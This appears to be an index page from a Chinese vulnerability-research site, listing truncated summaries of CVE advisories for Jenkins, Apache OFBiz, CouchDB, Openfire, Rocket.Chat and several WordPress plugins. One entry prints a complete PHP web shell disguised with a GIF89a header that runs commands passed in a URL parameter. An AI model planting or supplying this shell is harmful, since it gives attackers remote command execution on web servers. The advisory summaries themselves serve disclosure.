





CVE-2021-37573: Tiny Java Web Server – Cross-Site Scripting
漏洞标题 CVE-2021-37573: Tiny Java Web Server - Cross-Site Scripting 漏洞描述 A reflected cross-site scripting vulnerability in the web server TTiny Java Web Server and Servlet Con...
Apache OFBiz webtools/control/ProgramExport 远程代码执行漏洞(CVE-2023-51467)
漏洞标题 Apache OFBiz webtools/control/ProgramExport 远程代码执行漏洞(CVE-2023-51467) 漏洞描述 Apache OFBiz 在 webtools/control/ProgramExport存在代码执行漏洞,攻击者可通过该漏洞...
CVE-2021-41293: ECOA Building Automation System – Arbitrary File Retrieval
漏洞标题 CVE-2021-41293: ECOA Building Automation System - Arbitrary File Retrieval 漏洞描述 The ECOA BAS controller suffers from an arbitrary file disclosure vulnerability. Using ...
CVE-2024-23897: Jenkins < 2.441 - Arbitrary File Read
漏洞标题 CVE-2024-23897: Jenkins < 2.441 - Arbitrary File Read 漏洞描述 Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command parser t...

无敏感函数的php一句话
无敏感函数的php一句话(php中可用`来执行系统命令,相当于system、eval等函数),执行命令:shell.php?1=whoami Gif89a <?php $a = `$_GET[1]`; echo $a; ?> 文字来源于- 火线 Zone-云安全...
CVE-2023-7246: System Dashboard < 2.8.10 - Cross-Site Scripting
漏洞标题 CVE-2023-7246: System Dashboard < 2.8.10 - Cross-Site Scripting 漏洞描述 The System Dashboard WordPress plugin before 2.8.10 does not sanitize and escape some parameter...
Apache CouchDB epmd 远程命令执行漏洞(CVE-2022-24706)
漏洞标题 Apache CouchDB epmd 远程命令执行漏洞(CVE-2022-24706) 漏洞描述 Apache CouchDB 是一个开源的无缝多主同步数据库,使用直观的HTTP/JSONAPI,并为可靠性而设计。4月26日,Apache发布...
CVE-2021-24917: WordPress WPS Hide Login <1.9.1 - Information Disclosure
漏洞标题 CVE-2021-24917: WordPress WPS Hide Login <1.9.1 - Information Disclosure 漏洞描述 WordPress WPS Hide Login plugin before 1.9.1 is susceptible to incorrect authorization...
CVE-2025-55184: React Server Components – Denial of Service
漏洞标题 CVE-2025-55184: React Server Components - Denial of Service 漏洞描述 React Server Components 19.0.0 to 19.2.1 including react-server-dom-parcel, react-server-dom-turbopack...

验证码爆破导致的业务逻辑问题
应用场景:验证码没有设置失效时间,且请求包可无限重放(比如登录,注册,绑定,解绑,修改密码,领优惠券等实际场景) 某支付众测案例:验证码有效期过长导致银行卡与任意xx账号绑定 绑定银行...
CVE-2023-32315: Openfire Console authentication bypass
漏洞标题 CVE-2023-32315: Openfire Console authentication bypass 漏洞描述 Openfire是免费的、开源的、基于可拓展通讯和表示协议(XMPP)、采用Java编程语言开发的实时协作服务器。当攻击者...
CVE-2024-39713: Rocket.Chat – Server-Side Request Forgery (SSRF)
漏洞标题 CVE-2024-39713: Rocket.Chat - Server-Side Request Forgery (SSRF) 漏洞描述 A Server-Side Request Forgery (SSRF) affects Rocket.Chat's Twilio webhook endpoint before ve...
CVE-2013-6281: WordPress Spreadsheet – Cross-Site Scripting
漏洞标题 CVE-2013-6281: WordPress Spreadsheet - Cross-Site Scripting 漏洞描述 WordPress Spreadsheet plugin contains a reflected cross-site scripting vulnerability in /dhtmlxspreads...
CVE-2022-45354: Download Monitor <= 4.7.60 - Sensitive Information Exposure
漏洞标题 CVE-2022-45354: Download Monitor <= 4.7.60 - Sensitive Information Exposure 漏洞描述 The Download Monitor plugin for WordPress is vulnerable to Sensitive Information Ex...
CVE-2023-3277: MStore API <= 4.10.7 - Unauthorized Account Access and Privilege Escalation
漏洞标题 CVE-2023-3277: MStore API <= 4.10.7 - Unauthorized Account Access and Privilege Escalation 漏洞描述 The MStore API plugin for WordPress is vulnerable to Unauthorized Ac...
CVE-2021-24212: WooCommerce Help Scout – Arbitrary File Upload
漏洞标题 CVE-2021-24212: WooCommerce Help Scout - Arbitrary File Upload 漏洞描述 WooCommerce Help Scout plugin before version 2.9.1 contains an unrestricted file upload vulnerabili...

